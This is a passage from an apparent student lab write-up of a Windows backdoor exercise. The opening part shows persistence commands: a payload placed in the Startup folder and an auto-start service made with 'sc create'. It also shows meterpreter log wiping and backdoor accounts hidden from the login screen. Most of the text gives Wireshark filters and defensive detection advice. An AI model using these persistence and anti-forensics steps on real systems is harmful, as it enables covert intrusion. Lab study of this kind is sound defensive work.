
```
C:\Users\IEUser\Desktop>dir "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
 Volume in drive C is Windows 7
 Volume Serial Number is 3C9E-098B

 Directory of C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

10/03/2025  07:37 AM    <DIR>          .
10/03/2025  07:37 AM    <DIR>          ..
10/03/2025  07:32 AM             7,168 clickmeForReward.exe
               1 File(s)          7,168 bytes
               2 Dir(s)  25,187,401,728 bytes free
```







```
C:\Users\IEUser\Downloads>sc create backService binPath= "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\clickmeForReward" start= auto
sc create backService binPath= "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\clickmeForReward" start= auto
[SC] CreateService SUCCESS
```


And it worked automatically without I click any even if user now clicked cancel and we can remove the old feature to hide our malicious activity but this now is for my learning so it is okay for me I tried two different ways.



Covering Tracks


In the final phase, I attempted to frustrate investigators by removing evidence. The meterpreter command clearev was executed to wipe thousands of records from the Application, System, and Security event logs. Additionally I deleted the original payload (clickmeForReward.exe) from the user's Downloads folder and checked again that all logs are removed but I use as another way of learning the rdp tat I had opened at the previous stages.






I Hide the newly created user from the login screen to make the detection of my actions more difficult

```
C:\Users\IEUser\Downloads>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v rdpuser
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v rdpuser

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList
    rdpuser    REG_DWORD    0×0


C:\Users\IEUser\Downloads>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v attacker
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v attacker

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList
    attacker    REG_DWORD    0×0
```



As additional step


I was curious to take the traffic using wire shark and try to detect the attack and scans I did on the victim machine so I tried some filters



NTI Ethical Hacking

 # Basic SYN scan filter

tcp.flags.syn==1 and tcp.flags.ack==0





 # Combined filter for SYN scan to specific IP

tcp.flags.syn==1: Captures packets with SYN flag set

tcp.flags.ack==0: Filters for non-ACK packets (SYN-only)

ip.addr==192.168.1.23: Limits to traffic involving target IP





But I found encryption challenges meterpreter traffic is fully encrypted, content inspection won't reveal command details and focus on pattern recognition rather than content analysis

And false positives legitimate applications may show similar patterns, some security software uses similar communication methods and always investigate suspicious activity thoroughly

---

Analysis of potential detection and defense mechanisms

Security is an ongoing process, not a one-time installation. Regular monitoring and updates are essential to maintain strong defenses against evolving threats.

Priority 1 — Stop the easy entry points (short-term emergency fixes)

What happened: attacker used an outdated OpenSSH and exposed remote services.

Do this now

Patch & upgrade OpenSSH and Windows immediately on the exposed host(s). Don't rely on partial mitigations.

Close unused remote ports (SMB: 135/139/445; HTTPAPI: 5357; SSH/RDP if not needed). Use host and network firewalls to restrict access to only known, trusted admin IPs.

Temporary block outbound connections to unusual ports (e.g., block 8443 outbound except from approved servers) while you investigate.

Telemetry to collect

Network firewall logs showing attempted inbound/outbound connections to those ports.

Host firewall logs for blocked connection attempts.

Detection idea (SIEM)

Alert on new outbound flows from workstation-class IPs to internet addresses on non-standard ports (example: any outbound to port 8443 from an internal desktop).

Priority 2 — Make persistence noisy and visible

What happened: payload was copied to C:\ProgramData\...\Startup so it runs on boot.

Do this

Block execution from common persistence folders in EDR (Startup folders, Downloads, AppData) by policy for non-whitelisted apps.

Harden ACLs on Startup and Program Files so non-admins can't write there.

Mark "Downloads" as high-risk and log any executable created/renamed there.

Telemetry to collect

Process creation events showing parent/child relationships and command-lines, especially where parent is explorer.exe starting an executable from Downloads or Startup.

File creation events in Startup and Downloads with file hashes.

Detection idea (SIEM / EDR)

Alert when a new executable appears in C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup OR when an executable in Downloads is launched with a parent of explorer.exe. Correlate with hash reputation/whitelisting.

Priority 3 — Capture the actions that let attackers stay and move

What happened: attacker created users, added them to Administrators, enabled RDP, and enumerated credentials.

Do this

Enforce MFA for all admin and remote logins. Even local admin use should require secondary control for remote interactive sessions.

Blocking & alerting on user management: only allow privileged account creation from a small set of jump hosts and require approval workflows.

Disable interactive local admin sessions where possible — use Jump Servers with session recording.

Telemetry to collect

Windows security events for account changes (user creation), group membership changes, and privilege assignments. Log both success and failure events.

Registry change events for RDP settings and firewall modifications.

EDR detection of credential dumping tools and suspicious LSASS access patterns.

Detection idea (SIEM)

Alert on a new user created + added to Administrators within a short timeframe. Correlate with source host and time.

Alert on registry modifications to RDP settings (e.g., enabling fDenyTSConnections → 0) or firewall rule changes.

Priority 4 — Make log tampering and evidence deletion hard to succeed

What happened: attacker ran clearev to purge local logs.

Do this

Forward all Windows logs off-host in real time using Windows Event Forwarding (WEF) or an agent to a centralized SIEM so local clearing can't remove remote copies.

Lock down Event Log permissions: only System and authorized collector accounts can write. Audit any changes to log ACLs.

Alert on audit log clear events and on any attempt to stop the event-logging service.

Telemetry to collect

WEF/agent confirmations (successful forward, last-forward timestamp).

SIEM copy of every Security, System, and Application event.

Alerts for event ID indicating log clear (e.g., audit log cleared).

Detection idea (SIEM)

Immediate high-priority alert: "Audit log cleared" OR event indicating Security log cleared; trigger automated containment (isolate host) for investigation.

Priority 5 — Improve visibility into process and network behavior

What happened: Meterpreter used encrypted reverse TCP to 192.168.1.16:8443 and was hard to inspect by payload content.

Do this

Deploy Sysmon or EDR with process-commandline collection, parent-child linking, and network connect logging (process → IP/port).

Create egress controls & allowlist for outgoing connections; anything outside approved patterns should be logged and blocked/alerted.

Capture process hashes for executables and correlate with file reputation services.

Telemetry to collect

Sysmon Event ID 1 (process create) with full command line and hash.

Sysmon Event ID 3 (network connection) showing which process made the outbound connection and target IP/port.

EDR alerts on unsigned or untrusted executables that spawn network connections.

Detection idea (SIEM)

Alert when an uncommon process (not expected service) opens many outbound connections to a single external IP/port (possible beaconing).

Rule: Process created from Startup folder that shortly after initiates outbound TCP connections → raise investigation.

Priority 6 — Tighten account & endpoint hygiene to reduce the initial foothold

What happened: social engineering led to execution of an EXE.

Do this

Block macros and unsigned installers at gateway & email; mark any executable downloaded from webmail as high-risk.

User training & phishing campaigns with measurable KPIs (click rate, report rate).

Application allowlisting (whitelisting) on critical hosts; only allow approved binaries to run.

Telemetry to collect

Proxy/gateway logs showing downloads of .exe files and source URLs.

Email gateway detections for suspicious attachments/links.

Detection idea (SIEM)

Correlate a download of an .exe from a web proxy with a subsequent process creation on the same host within X minutes → raise high-priority alert.

Quick mapping table (attacker technique → concrete control + telemetry) :

- OpenSSH 6.7 exploit → Patch/upgrade + restrict SSH to admin IPs. Telemetry: SSH auth attempts, failed logons.
- SMB exposure → Block SMB at the edge, segment file shares. Telemetry: SMB connection attempts.
- Executable in Downloads/Startup → Block execution from Downloads/Startup; ACL the folder. Telemetry: Process create events with file path.
- New admin account → Require approvals, restrict source hosts for account creation. Telemetry: Security events for user creation & group changes.
- RDP enabled via registry → Alert on registry changes to Terminal Server keys & firewall changes. Telemetry: Registry & firewall change events.
- Clearing logs → WEF/forward logs off-host + alert on log-clear events. Telemetry: Off-host copies of Security logs.

Conclusion

This exercise illustrated, in a safe and controlled way, how a Windows backdoor attack can occur — from reconnaissance and initial deployment to persistence, credential collection, and log tampering. Running the scenario on isolated lab machines enabled us to produce clean, reproducible telemetry and artifacts without putting real users or systems at risk. In summary: the attack worked as intended in the lab, and being able to achieve that success is worth it because it left the exact evidence defenders must look for and close vulnerabilities.

Of greatest importance wasn't that the payload was carried out, but what we could learn from the traces it left behind. Core principles: attackers are always relying on known patterns (new user account creation, unusual outbound connections, process creation with malicious parameters, RDP/SSH configuration modification, and local log deletion). Central logging and off-host telemetry break an attacker's ability to erase all traces. Outbound traffic monitoring for malicious traffic (e.g., an internal host communicating with some foreign external IP/port) and endpoint visibility (process creation, command-line, Sysmon) are more effective than the single AV engine use.

Actionable recommendations:

Preserve evidence: pipe Windows events and Sysmon data to an external SIEM so local clearev attempts won't erase the trail.

Harden accounts: enforce least privilege and require MFA for all admin access.

Lock down remote access: patch and update SSH/RDP, restrict which IPs are allowed to connect, and turn off unused services.

Boost telemetry: enable process creation audit, command-line capture, and monitor for suspicious account modifications (new admin accounts, group modifications).

Test detections: run controlled attack simulations (Atomic Red Team, Caldera) in the same isolated lab and tune SIEM/EDR rules against the artifacts you created.

Educate people: integrate social-engineering awareness into user training and phish-resistant MFA wherever possible.